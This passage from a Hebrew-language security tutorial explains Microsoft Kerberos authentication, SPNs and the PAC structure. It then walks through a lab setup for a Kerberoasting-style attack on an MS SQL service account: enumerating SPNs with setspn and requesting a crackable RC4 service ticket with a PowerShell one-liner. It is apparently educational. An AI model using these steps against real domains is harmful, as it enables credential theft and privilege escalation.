        MSSQLSvc/SQLSERVER2017.Moshe.com:1433
        MSSQLSvc/SQLSERVER2017.Moshe.com
CN=SQLSERVER2017,CN=Computers,DC=Moshe,DC=com
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/SQLSERVER2017.Moshe.com
        WSMAN/SQLSERVER2017
        WSMAN/SQLSERVER2017.Moshe.com
        RestrictedKrbHost/SQLSERVER2017
        HOST/SQLSERVER2017
        RestrictedKrbHost/SQLSERVER2017.Moshe.com
        HOST/SQLSERVER2017.Moshe.com
```

אם נריץ את הפקודה הבאה ב-CMD:

```
setspn -T "Domain.Name" -Q */*
```

נוכל לראות את טבלת ה-SPN's של כל ה-Domain, כל רשומה שמסומנת מתחתיה מופיעים בהיררכיה ה-SPN שממופים לאותו Service Account. בד"כ המבנה של רשומת SPN הוא כך:

```
Service/Hostname/PortNumber \Namepipe
```

אם מופיע Port Number ב-SPN זה אומר שמדובר בתקשורת TCP. דוגמא ל-SPN:

```
CIFS/FileServer.Moshe.com
```

ה-Service הוא: "CIFS", ה-Host הוא: "FileServer". דוגמא נוספת:

```
MSSQLSvc/SQLServer.Moshe.com:1433
```

ה-Servuce הוא: "MSSQLsc", ה-Host הוא: SQLServer ו-"1433" מייצג את מספר הפורט.

עד כאן ההסבר על תהליך האימות, כעת נעבור לתהליך ה-Authorization.

PAC (Privilege Attribute Certificate)

את התיעוד המלא של Microsoft תוכלו למצוא כאן.

PAC הוא מבנה נתונים אשר מכיל בתוכו "תעודת הרשאות" אודות משתמש המעוניין לגשת למשאב רשת ב-Domain, אם נחזור מעט אחורה, כשה-KDC שלח לנו TGT עם מסר מוצפן שרק הוא יכול לפענח, ה-PAC הוא אותו מסר, בעצם החלק העיקרי של ה-Authorization ב-MS Kerberos, וכשפנינו ל-TGS בבקשה ל-Service ticket ה-KDC העתיק את ה-PAC שקיבל מאתנו והצפין אותו עם ה-NTLM Hash של Service Account.

ב-PAC עצמו יש מספר רב של נתונים אודות ה-Client, בסוף הפסקה מופיע המבנה של ה-PAC, נציין את המשתנים הבולטים מבניהם: **FullName** - שם המשתמש, **GroupIds** - ה-Domain Groups בהם המשתמש חבר (לדוגמא Domain Users, Domain Admin וכו'), **SidCount** - מזהה חד חד ערכי אבטחתי של המשתמש, לכל אובייקט ב-Domain יש מזהה כזה אשר ה-Section האחרון הוא ייחודי לאותו אובייקט, (במידה ויש ב-Domain שני רכיבים בעלי אותו שם עלול ליצור בלגאן). באמצעות הפקודה:

```
whoami /all
```

ניתן להציג מידע רב על המשתמש, ובין היתר גם את ה-SID שלו:

```
User Name           SID
=================== ============================================
moshe\administrator S-1-5-21-2072996837-2224659599-576064284-500
```

אגב, ה-UserId (נקרא גם כ-RID) מיוצג ע"י החלק האחרון של ה-SID כפי שהוזכר למעלה.

כמות הנתונים ב-PAC אודות המשתמש היא רבה מאד כך שאין לו שום צורך לשאול את ה-DC לגבי מידע כלפינו:

```
typedef struct _KERB_VALIDATION_INFO {
  FILETIME LogonTime;
  FILETIME LogoffTime;
  FILETIME KickOffTime;
  FILETIME PasswordLastSet;
  FILETIME PasswordCanChange;
  FILETIME PasswordMustChange;
  RPC_UNICODE_STRING EffectiveName;
  RPC_UNICODE_STRING FullName;
  RPC_UNICODE_STRING LogonScript;
  RPC_UNICODE_STRING ProfilePath;
  RPC_UNICODE_STRING HomeDirectory;
  RPC_UNICODE_STRING HomeDirectoryDrive;
  USHORT LogonCount;
  USHORT BadPasswordCount;

  ULONG UserId;
  ULONG PrimaryGroupId;
  ULONG GroupCount;
  [size_is(GroupCount)] PGROUP_MEMBERSHIP GroupIds;
  ULONG UserFlags;
  USER_SESSION_KEY UserSessionKey;
  RPC_UNICODE_STRING LogonServer;
  RPC_UNICODE_STRING LogonDomainName;
  PISID LogonDomainId;
  ULONG Reserved1[2];
  ULONG UserAccountControl;
  ULONG SubAuthStatus;
  FILETIME LastSuccessfulILogon;
  FILETIME LastFailedILogon;
  ULONG FailedILogonCount;
  ULONG Reserved3;
  ULONG SidCount;
  [size_is(SidCount)] PKERB_SID_AND_ATTRIBUTES ExtraSids;
  PISID ResourceGroupDomainSid;
  ULONG ResourceGroupCount;
  [size_is(ResourceGroupCount)] PGROUP_MEMBERSHIP ResourceGroupIds;
} KERB_VALIDATION_INFO;
```

PAC Validation

נזכיר שוב שה-PAC מוצפן עם ה-NTLM Hash של ה-Service Account שה-Service רץ בהרשאותיו, אך לא רק זאת: כשה-DC שולח לנו את ה-PAC בתוך ה-Service Ticket, הוא גם חתום בחתימות דיגיטליות (לינק לקריאה בויקפדיה מהי חתימה דיגיטלית) החתימה (בין היתר) מוודאת שאכן מי שבעל מפתח ההצפנה (והפענוח) הוא זה שערך את המידע שנשלח, ובנוסף וידוא של שלמות הנתונים.

ה-PAC חתום בשני חתימות, אלו סוגי החתימות שאפשר לחתום איתם את ה-**PAC** (נכון ל-09/2018):

- **Service Account Checksum**
- **KRBTGT Checksum** (KRBTGT ב-AD הינו המשתמש אשר אחראי בין היתר על הצפנת המידע וגם על חתימתו)

Value
KERB_CHECKSUM_HMAC_MD5 0xFFFFFF76
HMAC_SHA1_96_AES128 0x0000000F
HMAC_SHA1_96_AES256 0x00000010

כששלוחים את ה-Service Ticket לשרת שאנחנו מעוניינים לגשת, לאחר פענוח ה-PAC מתבצעות שני פעולות:

1. השרת מפעיל פונקציית גיבוב על המידע ב-PAC ובודק האם ה-Checksum שיצא שווה ל-Checksum שהגיע עם ה-PAC

2. השרת שולח את ה-PAC לאימות מול ה-DC[NetLogonService], DC בודק את ה-Checksum שחישב מול ה-Checksum שהשרת שלח לבדיקה, במידה ומתאים הוא מחזיר לו הודעת Verification Succeed אחרת הוא מחזיר הודעת Unsuccessful (דהיינו שהמידע השתנה).

עד לכאן סקרנו את הפרוטוקול באופן די מלא מבחינת התהליכים שמתממשים, בפסקה הבאה נראה וננסה לזהות ע"י לוגיקה מקומות בהם יהיה אפשר לבצע פעולות ולהשיג מידע שלא אמור להיות בידנו.

נביט כעת בכמה נקודות מעניינות שיתנו לנו אינדיקציה לנקודות תורפה:

- אם נסתכל אחורה שוב בעיון, נראה שהדבר היחידי והכי מרכזי שאיתו מתאמתים מול ה-KDC הוא ה-NTLM Hash, גם ה-PAC מוצפן עם Hash מהסוג הזה, אנחנו רואים שהוא מרכיב מאד מרכזי בכל התהליך של Kerberos MS, זאת אומרת שאולי אם נצליח לגלות NTLM Hash של משתמשים עם הרשאות חזקות **או** אפילו של **Services Account,** נוכל להתחזות אליהם, לשנות הרשאות, ובעצם לעשות כל מה שאותו משתמש יכול לעשות.
- אם נביט שוב, דיברנו לפני כמה פסקאות על העניין ההרשאתי של Service's, שיש לנו שני סוגים של Services Account שאיתם הוא יכול לרוץ, User Account, ו-Computer Account. דיברנו גם על העניין של הסיסמה: סיסמה של Computer Account מונפקת על ידי ה-DC והיא רנדומלית וארוכה, נניח ואנחנו רוצים לנסות לשיג את הסיסמה הזו, כמעט בלתי אפשרי להצליח למצוא אותה דרך BF, לעומת זאת סיסמה של User Account נוצרת על ידי Admin או גורם רשאי, כנ"ל גם Service Account, זאת אומרת שהסיסמה אמורה להיות פשוטה יחסית ל-Password Computer Account, תודות לגורם האנושי.
- אנשים מאד לא אוהבים לזכור סיסמאות, בטח לא סיסמאות ארוכות עם תווים וכו... , לרוב לאחר ההגדרה הראשונית כמעט ואף פעם לא נוגעים בה יותר, היום עם הטכנולוגיה המודרנית, אפשר לפצח סיסמאות בזמן מהיר מאד יחסית לעבר. כיום כבר ארגוני אבטחת מידע ממליצים בחום להשתמש בסיסמאות באורך של 15 תווים ומעלה בכדי למנוע מגילוי של הסיסמא.
- בסביבת MS Domain, כל משתמש שמבקש Service Ticket משרת ה-TGS יענה בחיוב. למרות שבפועל יכול להיות שאין לו הרשאה, והתשובה היא מכיוון שארכיטקטורת Microsoft בנויה כך שזה לא תפקידו של ה-DC לדעת האם יש לנו הרשאה לשירות מסוים ב-Domain או לא,זאת אומרת שטכנית אפשר לבקש מה-DC אלף Service Tickets ולקבל, את ה-DC מה שמעניין זה האם יש לנו TGT בתוקף.

- ה-Services Ticket שאנחנו מבקשים מה-DC נשמרים בזיכרון ה-RAM במחשב שלנו בתהליך בשם lsass (Local Security Authority Subsystem) אשר מכיל בנוסף את כל ה-Keys של אותו משתמש והמון מידע רגיש, נוכל לצפות בכל ה-Service Ticket שקיבלנו מה-KDC על יד הפקודה:

```
klist
```

דוגמא ל-Service ticket:

```
#1>     Client: Win7Box @ MOSHE.COM
        Server: krbtgt/MOSHE.COM @ MOSHE.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent nam
e_canonicalize
        Start Time: 11/20/2018 18:53:31 (local)
        End Time:   11/21/2018 4:53:31 (local)
        Renew Time: 11/24/2018 22:48:41 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96


#2>     Client: Win7Box @ MOSHE.COM
        Server: cifs/domaincontrolermoshe.moshe.com @ MOSHE.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_deleg
ate name_canonicalize
        Start Time: 11/20/2018 19:00:24 (local)
        End Time:   11/21/2018 4:53:31 (local)
        Renew Time: 11/24/2018 22:48:41 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
```

בתמונה אנחנו רואים Tickets לשירותים שונים, בכל אחד מהם מופיע שמו של משתמש מבקש השירות, השירות שאליו ה-Ticket הונפק, סוג ההצפנה על ה-Ticket, תאריך הנפקה ותאריך תפוגה, סוג ההצפנה עבור ה-Key.

אם יש בידינו Tickets לשירותים מסוימים, ואנחנו יודעים שהם מוצפנים עם Key מסוים, נוכל על ידי כלי מתאים לנסות לבצע BF עליו ולמצוא את הסיסמה (או את NTLM Hash) שלה על ידי טכניקת Brute force, ועוד שיטות מגוונות.

למה MS-SQL הוא מעניין?

כאן מתחיל החלק הנחמד יותר, מה מיוחד כל כך בשרתי MS SQL?

- שרתי SQL הם השרתים היותר חשובים של הארגון, לעיתים יהיה מדובר בשרתי SQL של אפליקציות Web או כל אפליקציה אחרת שמאכסנת שם מידע, לכן הם צריכים להיות מאובטחים מאד, עם כל זאת הם גם צריכים להיות מהירים, לא נרצה לבצע שאילתת SQL ולהמתין הרבה זמן, ב-2018 אנחנו מצפים לא להמתין בכלל ☺.
- שרתי SQL רצים על ידי User Accounts בד"כ, ככה Microsoft ממליצים ללקוחות, ישנן לא מעט סיבות לדבר, חלקם גם מסיבות טכניות של הגדרות, אינטגרציה, וסנכרון תקין בין השרתים.
נסיק מכך שאת ה-Password שהוזן לאותו User Account Service סיכוי סביר שאדם הנפיק, זאת אומרת שיש סבירות לכך שניתן יהיה למצוא את אותה סיסמה (שוב בהנחה שהיא לא מאד ארוכה).

- כפי שהוזכר, לכל שירות אנחנו נצטרך לרשום SPN שימפה בין ה-Service לService Account שמריץ אותו.

ישנן שתי אפשרויות להגדיר SPN עבור SQL:

- הגדרה ידנית: דורש קריאת Doc's של Microsoft ולפעמים קצת כאב ראש, שלא נדבר על כך שאם יש תקלה או שלא הגדרנו אותו בצורה נכונה.
- הגדרה אוטומטית, יש מעין קסם קטן, אם ה-User Account עליו רץ השירות נמצא בקבוצת ה-AD - **Domain Admin**, ה-SPN ייווצר באופן אוטומטי ללא צורך בהגדרה כזו או אחרת.

אומנם Microsoft אינם ממליצים לעשות זאת מטעמי אבטחה, אך בכל זאת ישנם מקומות שפשוט יתנו ל-User Account להיות ב-Domain Admin בשביל לחסוך זמן והגדרות.

אז מה קורה בפועל?


לאחר כל ההסברים, הינה מתחיל החלק הפרקטי, ננתח לאט ונראה את רצף התהליכים. המטרה שלנו היא להצליח לקבל גישה לשרת SQL למרות שאנחנו משתמש שלא נמצא באף קבוצה מיוחדת וכמובן גם לא Local Admin על המכונה.

נקים מעבדה קטנה בעלת שלושה מכונות עם סביבת Domain (אפשרי ב-VMware / Virtual Box):

- מכונה ראשונה תהיה Domain Controller, שעליה יותקן Windows Server (רצוי 2008R2 ומעלה)
- מכונה שניה שעליה נתקין בהמשך את שרת ה-SQL-Server (גם צריכה להיות Windows Server)
- מכונה שלישית של Windows 7/10 קלאסית שיהיה מותקן עליה SQL Server Management Studio 2012
  - יש קישורים בסוף המאמר להורדה של כל הכלים שיובאו כאן, כולם חינמיים
  - יש ליצור לכל מכונה Domain user שירוץ עליה כמובן (כרגע ללא שום הרשאה מיוחדת)


בשלב הראשון נתקין שרת MS-SQL על המכונה שלנו, ההגדרות אינן מסובכות, חשוב רק להיות עקבי לגבי התהליך, אפשר להתקין כל גרסה שרוצים כולל 2017. לינק להורדה של SQL server 2012.


נתחיל להתקין את השרת, כאשר נגיע למסך בתמונה מטה, נבחר להתקין את הפריטים הבאים ב-Features Selection:



הדבר לא נראה בתמונה, אך יש לסמן גם SSMS - SQL Server Management Sudio

לאחר מכן נגיע למסך בו נצטרך להגדיר Service Account, ישנה אפשרות גם להגדיר זאת לאחר ההתקנה, אני אישית אגדיר זאת לאחר ההתקנה מענייני נוחות אך זה לא משנה בפועל.







בשלב זה יהיה עלינו לבחור מי יהיו המנהלים עלשרת ה-SQL. נבחר ב-**Windows Authentication Mode** (ניצור ב-AD קבוצה בשם SQLGroup, נוסיף אותה ואת המשתמש הדומייני שאנחנו נוכחים בו) כל מי שיהיה בקבוצה זו יהיה בעל הרשאה מלאה על ה-SQL Server.

שרת ה-SQL כמעט מוכן, כעת נגדיר Service Account ל-Service: תחילה ניצור Domain User חדש ב-AD, המשתמש ישמש כ-Service Account ועליו ירוץ DB Sql Service, וכמו שאמרנו בעבר יקל להוסיף אותו לקבוצת ה-Domain Admin במקום להגדיר SPN עבור SQL Server.

נפנה ל-Service המתאים (תחת Service.msc נבחר ב-SQL Server (MSSQLServer), נלחץ ה-SQL Server קליק ימני ולאחר מכן על Properties ואז על Log On. שם נשים את שם המשתמש שיצרנו ואת הסיסמא, נלחץ על Apply ולאחר מכן נעשה Restart ל-Service. בכך שרת ה-SQL שלנו ירוץ בהרשאות של ה--User Account שיצרנו.



אם נרצה, נוכל לוודא זאת ע"י Process Explorer, נלך אל ה-Process שנוצר (Sqlservr.exe) ונראה תחת איזה משתמש הוא רץ:



כל שנותר הוא לאפשר ב-Firewall את Port TCP/1433 (Default Port for SQL) לתעבורה נכנסת, ולאחר זה השרת שלנו מוכן! לטובת כך הפעילו את firewall.cpl, שם בחרו ב-inbound rules, צרו חוק חדש ואפשרו את הפורט 1433.

סיימנו עם בניית השרת, אפשר לנסות להכנס דרך ה-SMSS לשרת לראות שאכן יש הרשאה ושהוא תקין.

נעבור למכונה השלישית, נוודא שרץ עליה Domain User ללא שום הרשאה כזו או אחרת. פלט הפקודה whoami /all יאמת לנו כי משתמש זה אכן אינו בעל הרשאות כלל על שרת ה-MSSQL, ובכלל - נראה כי למעשה יש לו את הרשאות נמוכות מאוד:

```
User Name     SID
============= ============================================
moshe\win7box S-1-5-21-2072996837-2224659599-576064284-1110


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==========
Everyone                               Well-known group S-1-1-0      Mandatory gr
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory gr
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory gr
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory gr
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory gr
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory gr
LOCAL                                  Well-known group S-1-2-0      Mandatory gr
                                       Unknown SID type S-1-18-1     Mandatory gr
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192  Mandatory gr
```

לאחר מכן, נחקור קצת ונראה את טבלת ה-SPN ואת כל ה-Services הקיימים לנו בארגון. הפקודה:

```
setspn -T Moshe.com -Q */*
```

ב-cmd תציג לנו את הרשימה:

```
CN=krbtgt,CN=Users,DC=Moshe,DC=com
        kadmin/changepw
CN=WIN-T6R2EN8J9BS,CN=Computers,DC=Moshe,DC=com
        RestrictedKrbHost/WIN-T6R2EN8J9BS
        HOST/WIN-T6R2EN8J9BS
        RestrictedKrbHost/WIN-T6R2EN8J9BS.Moshe.com
        HOST/WIN-T6R2EN8J9BS.Moshe.com
CN=SQLSERVER,CN=Computers,DC=Moshe,DC=com
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/SQLServer.Moshe.com
        WSMAN/SQLServer
        WSMAN/SQLServer.Moshe.com
        RestrictedKrbHost/SQLSERVER
        HOST/SQLSERVER
        RestrictedKrbHost/SQLServer.Moshe.com
        HOST/SQLServer.Moshe.com
CN=ATTACKER,CN=Computers,DC=Moshe,DC=com
        TERMSRV/ATTACKER
        TERMSRV/Attacker.Moshe.com
        RestrictedKrbHost/Attacker.Moshe.com
        HOST/Attacker.Moshe.com
        RestrictedKrbHost/ATTACKER
        HOST/ATTACKER
CN=sqlmanage,CN=Users,DC=Moshe,DC=com
        MSSQLSvc/SQLSERVER2017.Moshe.com:1433
        MSSQLSvc/SQLSERVER2017.Moshe.com
CN=SQLSERVER2017,CN=Computers,DC=Moshe,DC=com
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/SQLSERVER2017.Moshe.com
        WSMAN/SQLSERVER2017
        WSMAN/SQLSERVER2017.Moshe.com
        RestrictedKrbHost/SQLSERVER2017
        HOST/SQLSERVER2017
        RestrictedKrbHost/SQLSERVER2017.Moshe.com
        HOST/SQLSERVER2017.Moshe.com
CN=serviceSQL2012,CN=Users,DC=Moshe,DC=com
        MSSQLSvc/SQLServer.Moshe.com:1433
        MSSQLSvc/SQLServer.Moshe.com
```

נתסכל ברשימה ונראה בין היתר את שרת ה-SQL שהתקנו, נראה גם שהוא רץ על ה-Service Account כמו שהגדרנו.


(בסביבת אמת, ישנם עשרות רבות של Services, גם במצב כזה חייב יהיה להתבצע סינון ראשוני, בד"כ הפרמטר הראשוני יהיה כפי שאמרנו בעבר בין User Account לבין Computer Account או ה-Services שרצים על Computer Account כמעט ובלתי ניתנים לפריצה מכיוון שהסיסמה ארוכה מאד ובנויה היטב).

אז נתחיל בכך שנרצה לבקש Service Ticket לשרת ה-SQL משרת ה-DC. נראה שתי דרכים לעשות זאת:

- בקשת Ticket דרך PowerShell:

```
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -
ArgumentList "Service/HostName:Port/NamePipe"
```

- דרך נוספת היא פשוט לנסות להתחבר את השרת דרך ה-SQL Management Studio ע"י שם שרת ה-SQL:



כמובן שאין לנו גישה, מכיוון שאנחנו ללא שום הרשאות לגישה לשרת, אבל המטרה הייתה לקבל **Service Ticket**:

```
Client: Win7Box @ MOSHE.COM
Server: MSSQLSvc/sqlserver.Moshe.com:1433 @ MOSHE.COM
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 11/22/2018 18:52:02 (local)
End Time:   11/23/2018 4:52:02 (local)
Renew Time: 11/29/2018 18:52:02 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
```

